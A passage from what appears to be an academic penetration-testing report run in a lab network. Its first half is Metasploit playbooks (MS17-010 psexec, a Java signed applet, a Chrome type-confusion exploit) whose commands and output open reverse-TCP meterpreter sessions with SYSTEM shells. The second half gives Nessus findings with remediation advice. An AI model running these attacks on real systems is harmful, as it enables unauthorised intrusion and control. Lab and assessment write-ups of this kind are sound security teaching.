RRR. Playbook 64: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

Step 1: The Metasploit console is launched to exploit the target machine with IP address 192.168.10.24 using the command `msfconsole`. The command `'search ms17_010'` is used to list the modules. The command `'use exploit/windows/smb/ms17_010_psexec'` is used to load the module.

```
msf6 > use exploit/windows/smb/ms17_010_psexec
```

Step 2: The command `'options'` is used to view the current settings. The reverse TCP payload is used to create a meterpreter session using the command `'set PAYLOAD windows/meterpreter/reverse_tcp'`.

```
msf6 exploit(windows/smb/ms17_010_psexec) > options
Module options (exploit/windows/smb/ms17_010_psexec):

  Name  Current  Setting
  ---  ---  ---
  Required  Description  -----  -
  ---  ---  ---  ---
  DBGTRACE  false  yes
Show extra debug trace info
```

```

LEAKATTEMPTS          99                               yes
How many times to try to leak transaction
NAMEDPIPE              no
A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES           /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt  yes      List of named pipes to
check
RHOSTS                 yes
The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
RPORT                  445                               yes
The Target port (TCP)
SERVICE_DESCRIPTION   no
Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME
no      The service display name
SERVICE_NAME          no
The service name
SHARE                  ADMIN$                               yes
The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal
read/write folder share
SMBDomain              .                               no
The Windows domain to use for authentication
SMBPass                no
The password for the specified username
SMBUser                no
The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      -
EXITFUNC    thread            yes       Exit technique (Accepted: '', seh,
thread, process, none)
LHOST       10.10.10.13      yes       The listen address (an interface
may be specified)
LPORT       4444              yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

```

Step 3: RHOST refers to the IP address of the target host or machine which is set as 192.168.10.24, SMBUSER and SMBPASS refer to the username and password in plain text is set to 'windows'. The command 'exploit' initiates the attack.

```

msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.10.24
rhosts => 192.168.10.24

msf6 exploit(windows/smb/ms17_010_psexec) > set smbpass windows
smbpass => windows

msf6 exploit(windows/smb/ms17_010_psexec) > set smbuser Windows
smbuser => Windows

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

```

Step 4: The exploit is executed.

```
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] 192.168.10.24:445 - Authenticating to 192.168.10.24 as user
'windows8.1'...
[*] 192.168.10.24:445 - Target OS: Windows 8.1 Pro 9600
[*] 192.168.10.24:445 - Built a write-what-where primitive...
[+] 192.168.10.24:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.10.24:445 - Selecting PowerShell target
[*] 192.168.10.24:445 - Executing the payload...
[+] 192.168.10.24:445 - Service start timed out, OK if running a command or
non-service executable...
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 192.168.10.24:49191)
at 2021-03-15 15:03:42 -0300

meterpreter >
```

**** The contribution of Sparsha Pole ends here ****

**** The contribution of Parminder Kaur starts here ****

SSS.Playbook 65: *Java_signed_applet* (Exploit on Windows 8)

Step 1: Use an exploit “java_signed_applet” which targets JAVA vulnerable versions.

Step 2: Load *exploit/multi/browser/java_signed_applet* and use *info* command to get more information about the exploit.

Step 3: Set SRVHOST to the attacker’s machine IP address. Target t0 set to 1(1- Windows x86) because we are going to attack windows machine. Further, set payload to *windows/meterpreter/reverse_tcp*. URI which we want to send to victim machine is set to “/” (main directory) using command *set URI /*.

Step 4: Finally, execute the exploit using exploit command. It will give us the URI which is our IP address with preferred URIPATH. A message will appear on victim machine after opening URL. If user on victim machine clicked on run, a meterpreter session will be opened in attacker machine.

```
msf5 > use exploit/multi/browser/java_signed_applet
op [*] No payload configured, defaulting to
windows/meterpreter/reverse_tcp
msf5 exploit(multi/browser/java_signed_applet) > options

Module options (exploit/multi/browser/java_signed_applet):

  Name          Current Setting  Required  Description
  ----          -
  APPLETNAME    SiteLoader      yes       The main applet's class name.
  CERTCN       SiteLoader      yes       The CN= value for the
certificate. Cannot contain ',', or '/'
  SRVHOST       0.0.0.0         yes       The local host or network
interface to listen on. This must be an address on the local machine or
0.0.0.0 to listen on all addresses.
  SRVPORT      8080            yes       The local port to listen on.
  SSL          false           no        Negotiate SSL for incoming
connections
  SSLCert      no              Path to a custom SSL certificate
(default is randomly generated)
```

```

SigningCert          no          Path to a signing certificate
in PEM or PKCS12 (.pfx) format
SigningKey          no          Path to a signing key in PEM
format
SigningKeyPass      no          Password for signing key
(required if SigningCert is a .pfx)
URIPATH             no          The URI to use for this exploit
(default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC    process              yes       Exit technique (Accepted: '', seh,
thread, process, none)
LHOST       10.10.10.13          yes       The listen address (an interface
may be specified)
LPORT       4444                 yes       The listen port

Exploit target:

  Id  Name
  --  ---
  1   Windows x86 (Native Payload)

msf5 exploit(multi/browser/java_signed_applet) > set srvhost 10.10.10.13
srvhost => 10.10.10.13
msf5 exploit(multi/browser/java_signed_applet) > set target 1
target => 1
msf5 exploit(multi/browser/java_signed_applet) > set lhost 10.10.10.13
lhost => 10.10.10.13
msf5 exploit(multi/browser/java_signed_applet) > set URIPATH /
URIPATH => /
msf5 exploit(multi/browser/java_signed_applet) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/java_signed_applet) >
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Using URL: http://10.10.10.13:8080/
[*] Server started.
[*] Sending stage (175174 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 192.168.10.24:53091)
at 2021-03-13 09:35:04 -0600

```

**** *The contribution of Parminder Kaur ends here*****

**** *The contribution of Tejaswini Vadlamudi starts here*****

TTT. *Playbook 66: Chrome zero-day exploit.*

Step 1: launch metasploit in attacker machine with command **msfconsole** and search for **chrome_js**.

```

msf6 > search chrome_js
Matching Modules
=====

```

#	Name	Disclosure Date	Rank
0	exploit/multi/browser/chrome_jscreate_sideeffect	2020-02-19	manual
No	Google Chrome 80 JSCreate side-effect type confusion exploit		
Interact with a module by name or index. For example info 0, use 0 or use exploit			
t/multi/browser/chrome_jscreate_sideeffect			

Step 2: Use the exploit found in the search and set the required options as SRVHOST with attacker machine ip address(10.10.10.13) and URIPATH as '/'.

```
msf6 > use exploit/multi/browser/chrome_jscreate_sideeffect
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/browser/chrome_jscreate_sideeffect) > set srvhost
10.10.10.13
srvhost => 10.10.10.13
msf6 exploit(multi/browser/chrome_jscreate_sideeffect) > set uripath /
uripath => /

msf6 exploit(multi/browser/chrome_jscreate_sideeffect) > show options
Module options (exploit/multi/browser/chrome_jscreate_sideeffect):
  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   10.10.10.13     yes       The local host or network interface
to listen on. This must be an address on the local machine or 0.0.0.0 to
listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   (default is randomly generated) no         Path to a custom SSL certificate
  URIPATH   /                no        The URI to use for this exploit
(default is random)
Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
  LHOST     10.10.10.13     yes       The listen address (an interface may
be specified)
  LPORT     4444             yes       The listen port
Exploit target:
  Id  Name
  --  ---
  0   Windows 10 - Google Chrome 80.0.3987.87 (64 bit)
```

Step 3: Run the exploit, after exploit is completed the session is not created but a URL is created which needs to be run in victim machine.

```
msf6 exploit(multi/browser/chrome_jscreate_sideeffect) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Using URL: http://10.10.10.13:8080/
[*] Server started.
msf6 exploit(multi/browser/chrome_jscreate_sideeffect) > [*] Sending stage
(200262 bytes) to 192.168.10.24
```

```

[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 192.168.10.24:49198) at
2021-03-18 18:42:29 -0500
[*] Sending stage (200262 bytes) to 192.168.10.24
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 192.168.10.24:49199) at
2021-03-18 18:42:29 -0500
[*] 192.168.10.21 chrome_jscreate_sideeffect - Sending / to Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/88.0.4324.190 Safari/537.36
[*] 192.168.10.21 chrome_jscreate_sideeffect - Sending /favicon.ico to
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.190 Safari/537.36

```

Step 4: After running the URL in victim machine meterpreter sessions are created. Open the sessions with the command **sessions -i session id** (sessions -i 2).

```

sessions
Active sessions
=====
  Id  Name  Type                Information                Connection
  --  -
-----
    1      meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-P3UONSKTM74
10.10.10.13:4444 -> 192.168.10.24:49198 (192.168.10.24)
    2      meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-P3UONSKTM74
10.10.10.13:4444 -> 192.168.10.24:49199 (192.168.10.24)
msf6 exploit(multi/browser/chrome_jscreate_sideeffect) > sessions -i 2
[*] Starting interaction with 2...
meterpreter >

```

Step 5: check the system information with the command **sysinfo** and open the shell session and check the ip address with command **ipconfig**. Any changes can be made on the victim machine with the connection.

```

meterpreter > sysinfo
Computer      : WIN-P3UONSKTM74
OS           : Windows 8.1 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter  : x86/windows
meterpreter > shell
Process 1836 created.
Channel 8 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\system32>ipconfig

ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::91a6:a97c:83e:6fc2%5
    IPv4 Address. . . . . : 192.168.10.24
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.100
Tunnel adapter isatap.{F9A95B1A-DAB6-4AF2-86EA-81BABB0BC57B}:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

```


**** The contribution of Tejaswini Vadlamudi ends here ****

IV. VULNERABILITY ANALYSIS ON PENETRATION TESTING PLAYBOOKS

Vulnerability Assessment performed on Trusted Zone

**** The contribution of Priyasha Patel starts here ****

A. Assessment 1: SSL vulnerability analysis on playbook 4

The vulnerability in plugin 42873 SSL Medium Strength Cipher Suites Supported (SWEET32) is an attack against 64-bit block ciphers in TLS or SSL ciphers with key lengths of at least 56 bits but less than 112 bits that provides medium strength encryption. An attacker might use the SWEET32 vulnerability to gather sensitive information. SSL ciphers with medium strength encryption are supported by the remote host [180]. Sweet32 is an SSL/TLS flaw that allows attackers to exploit HTTPS connections by employing 64-bit block ciphers. The SWEET32 exploit targets frequently used algorithms for encrypting transmission for TLS, SSH, IPsec, and OpenVPN protocols such as AES (Advanced Encryption Standard), Triple-DES (Data Encryption Standard), and Blowfish. The data is divided into chunks using these algorithms. Due to the small size of the blocks generated by these algorithms, they will be subject to birthday attacks. There will be a circumstance when two blocks have the same key due to a weakness in the algorithm. An attacker can gain access to the data by performing an XOR operation on the blocks, which will disclose the plain text [181].

Output

```
Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)
Name           Code           KEX           Auth           Encryption
MAC
-----
DES-CBC3-SHA   0x00, 0x0A     RSA           RSA           3DES-CBC(168)
SHA1

The fields above are :
{Tenable ciphertype}
{cipher ID code}
Kex={key exchange}
Auth={authentication}
Encrypt={symmetric encryption method}
MAC={message authentication code}
{export flag}
```

Fig. 236. Triple-DES Encryption

- i. *Vulnerability analysis on playbook 4:* The researchers found that an attacker having access to a victim's traffic and the ability to run JavaScript in the victim's browser may effectively retrieve HTTP session cookies delivered over a TLS- or OpenVPN-encrypted connection in one to two days. This is conceivable because block ciphers in particular modes (CBC, CTR, GCM, OCB, and so on) may only encrypt a specific number of plaintext blocks before collision or producing identical ciphertext.




Fig. 237. List of SSL vulnerability




Fig. 238. SWEET32 Vulnerability

TABLE XIV. SYNOPSIS OF SSL SUPPORTED VULNERABILITY

Details	Description
Priority	High
Vulnerability	SSL Medium Strength Cipher Suites Supported (SWEET32)
Host ID	192.168.10.21
Nessus Plugin ID	42873
CVE ID	CVE-2016-2183
Recommendations	<ul style="list-style-type: none"> Use OpenSSL security update RHSA-2016:1940. Servers and VPN should use 128-bit ciphers for encryption. Reconfigure the affected SSL/TLS server to disable support for obsolete 64-bit block ciphers.

B. Assessment 2: SMB server vulnerability analysis on playbook 1,6,9,10

Windows SMB is a protocol that allows PCs to share files and printers as well as connect to remote services. SMB signing encrypts each packet with a digital signature, allowing the client and server to verify where it came from and the call's legitimacy. If SMB signing is enabled, an attacker attempting to steal an SMB session will be unable to change the packets in such a way that the session will be stolen. This vulnerability exists because of an issue in processing maliciously constructed compressed data packets in Server Message Blocks version 3.1.1. An attacker can take advantage of this flaw by sending specially crafted compressed data packets to a vulnerable Microsoft Server Message Block 3.0 (SMBv3) server. SMB clients might then be abused via an infected SMB server. SMB (Server Message Block) is a network file sharing protocol developed by Microsoft that allows users and programs to request files and services over a network [182].

- i. *Vulnerability analysis on playbook 1,6,9,10*: An attacker who successfully exploits this vulnerability might get the same rights as the account that runs the SMB server and client processes. After that, an attacker might install applications, read, alter, or remove data, or create new accounts with full user privileges [182]. On the remote SMB server, signing is not necessary. This can be used by an unauthorized remote attacker to launch man-in-the-middle attacks against the SMB server. Some of the most dangerous ransomware and Trojan malware types rely on Windows Server Message Block (SMB) vulnerabilities to spread throughout an organization's network [183].




Fig. 239. SMB Signing not required

TABLE XV. SYNOPSIS OF SMB SIGNING VULNERABILITY

Details	Description
Priority	High
Vulnerability	SMB Signing not required
Host ID	192.168.10.21
Nessus Plugin ID	57608
CVE ID	CVE-2015-7698, CVE-2003-0686
Recommendations	<ul style="list-style-type: none"> • Message signing should be enabled in the host's settings. This is controlled by the policy option 'Microsoft network server: Digitally sign communications (always)' on Windows. • On Samba, the setting is called 'server signing'.

C. Assessment 3: TLS version system vulnerability analysis

Encrypting data in transit with Transport Layer Security (TLS) is a typical approach to secure the confidentiality and integrity of data sent between devices like a web server and a PC. TLS 1.0-encrypted connections are accepted by the remote service. There are several cryptographic design problems in TLS 1.0. Modern TLS 1.0 implementations minimize these issues,

- i. *Vulnerability analysis:* TLS versions such as 1.2 and 1.3 are designed to address these faults and should be used wherever practical. Man-in-the-middle attacks can compromise the integrity and authentication of data exchanged between a website and a browser using TLS 1.0.




Fig. 240. List of TLS vulnerability




Fig. 241. TLS version 1.0 protocol detection vulnerability

TABLE XVI. SYNOPSIS OF TLS VERSION VULNERABILITY

Details	Description
Priority	Medium
Vulnerability	TLS Version 1.0 Protocol Detection

Host ID	192.168.10.21
Nessus Plugin ID	104743
CVE ID	CVE-2015-4941, CVE-2007-1137
Recommendations	<ul style="list-style-type: none"> Enable support for TLS 1.2 and 1.3 and disable support for TLS 1.0.

D. Assessment 4: Port Scanning vulnerability analysis on playbook 7

To find open TCP ports on the target computers, use the Nessus SYN scanner. A full TCP three-way handshake is not initiated by SYN scans. The scanner sends a SYN packet to the port, waits for a SYN-ACK response, and then assesses the state of the port based on the response or absence of response [184]. While information scanning. Identifying whether a port is open or closed is an important part of the discovery phase for securely attacking computers. If port 80 or 443 is not exposed, for example, it is unlikely that a public web site will be connected with that server. Of course, this leads to service identification, which identifies non-standard ports used by web servers. However, before user can tell which service is running, user must first be able to verify if a port is open [185].




Fig. 242. List of Open ports




Fig. 243. Port Scanner

- i. *Vulnerability analysis on playbook 7:* The attacker uses the open ports on the victim's system to conduct a SYNFLLOOD DOS attack. In a Windows 10 system, there are 135,139,445 ports open.

G. *Playbook 7: Creating a SYNFLLOOD DOS attack on a victim windows 10 machine by spoofing the attacker's IP address.*

Step 1: Identify the list of open ports in the victim machine (**reconnaissance**). This can be done by performing a Nmap operation on the victim machine from the attacker machine. We see [that ports](#) 135, 139, 445, and 5357 are open. Nmap operations on the trusted zone machines have been illustrated in Appendix 2.

```

root@kali:~# nmap 192.168.10.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-13 13:09 MST
Nmap scan report for 192.168.10.21
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 52:54:00:12:50:13 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds

```

Fig. 244. Open ports used by an attacker

TABLE XVII. SYNOPSIS OF NESSUS SYN SCANNER VULNERABILITY

Details	Description
Priority	High
Vulnerability	Nessus SYN scanner
Host ID	192.168.10.21
Nessus Plugin ID	11219
CVE ID	CVE-2003-1250
Recommendations	<ul style="list-style-type: none"> • Protect the target with an IP filter.

E. *Assessment 5: mDNS protocol system vulnerability analysis*

Within small networks without a local name server, the mDNS protocol is used to map host names to IP addresses. UDP queries on port 5353 can be used to reach the mDNS service.

- i. *Vulnerability analysis:* If the mDNS service is accessible over the Internet, querying it enables attacker to get information about the server (such as the device's MAC address or applications operating on the computer) that may be used to plan an attack. Furthermore, because mDNS is based on UDP, amplification attacks can be performed using the mDNS query (the attacker can spoof the victim's IP address to saturate it with mDNS replies from the server) [186].



Fig. 245. mDNS Detection (Remote Network) Vulnerability

TABLE XVIII. SYNOPSIS OF REMOTE NETWORK VULNERABILITY

Details	Description
Priority	Medium
Vulnerability	mDNS Detection (Remote Network)
Host ID	192.168.10.26
Nessus Plugin ID	12218
CVE ID	CVE-2021-22884, CVE-2019-10191
Recommendations	<ul style="list-style-type: none"> • Configure the firewall to limit secure connection to the server UDP/5353, allowing only authorized network IPs/hosts to communicate with the mDNS service. • Disable mDNS service if it is not in a working process.

F. Assessment 6: ICMP timestamp request vulnerability analysis on playbook 21,22,23,24

A system can use the ICMP timestamp request to request another for the present time. An ICMP timestamp request is responded by the remote host. This gives an attacker access to the date set on the target system, which might let an untrusted, remote attacker overcome time-based authentication systems. Timestamps supplied by Windows Vista / 7 / 2008 / 2008 R2 PCs are intentionally wrong but are frequently within 1000 seconds of the real system time. This gives an attacker access to the host's time and date.

- i. Vulnerability analysis on playbook 21,22,23,24:* An ICMP timestamp request was answered by the remote host. An ICMP message that responds to a Timestamp message is known as the Timestamp Reply. It comprises of a source timestamp, a receive timestamp, and a transmit timestamp sent by the transmitter of the Timestamp. Ultimately, this knowledge might be used to abuse time-based random number generators in other systems.




Fig. 246. ICMP Timestamp Request Remote Date Disclosure

TABLE XIX. SYNOPSIS OF ICMP TIMESTAMP VULNERABILITY

Details	Description
Priority	Low
Vulnerability	ICMP Timestamp Request Remote Date Disclosure
Host ID	192.168.10.26
Nessus Plugin ID	10114
CVE ID	CVE-1999-0524
Recommendations	<ul style="list-style-type: none"> Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

***** The contribution of Priyasha Patel Ends here *****

***** The contribution of Kirandeep starts here *****

G. Assessment 1: XSS Attack vulnerability analysis on playbook 14, 15,17, 19

This is a web attack which sends malicious javascript code or HTML tags in the web pages of the web application which can be exploited in the web browser of the victim when they access that compromised web application. The social engineering attacks will be accomplished with this as the users click the injected links on the web pages. [187]

This sitemap or linkable content can be used by the attacker to collect the sensitive information about the victims' credentials by redirecting them to a replica of a web application.

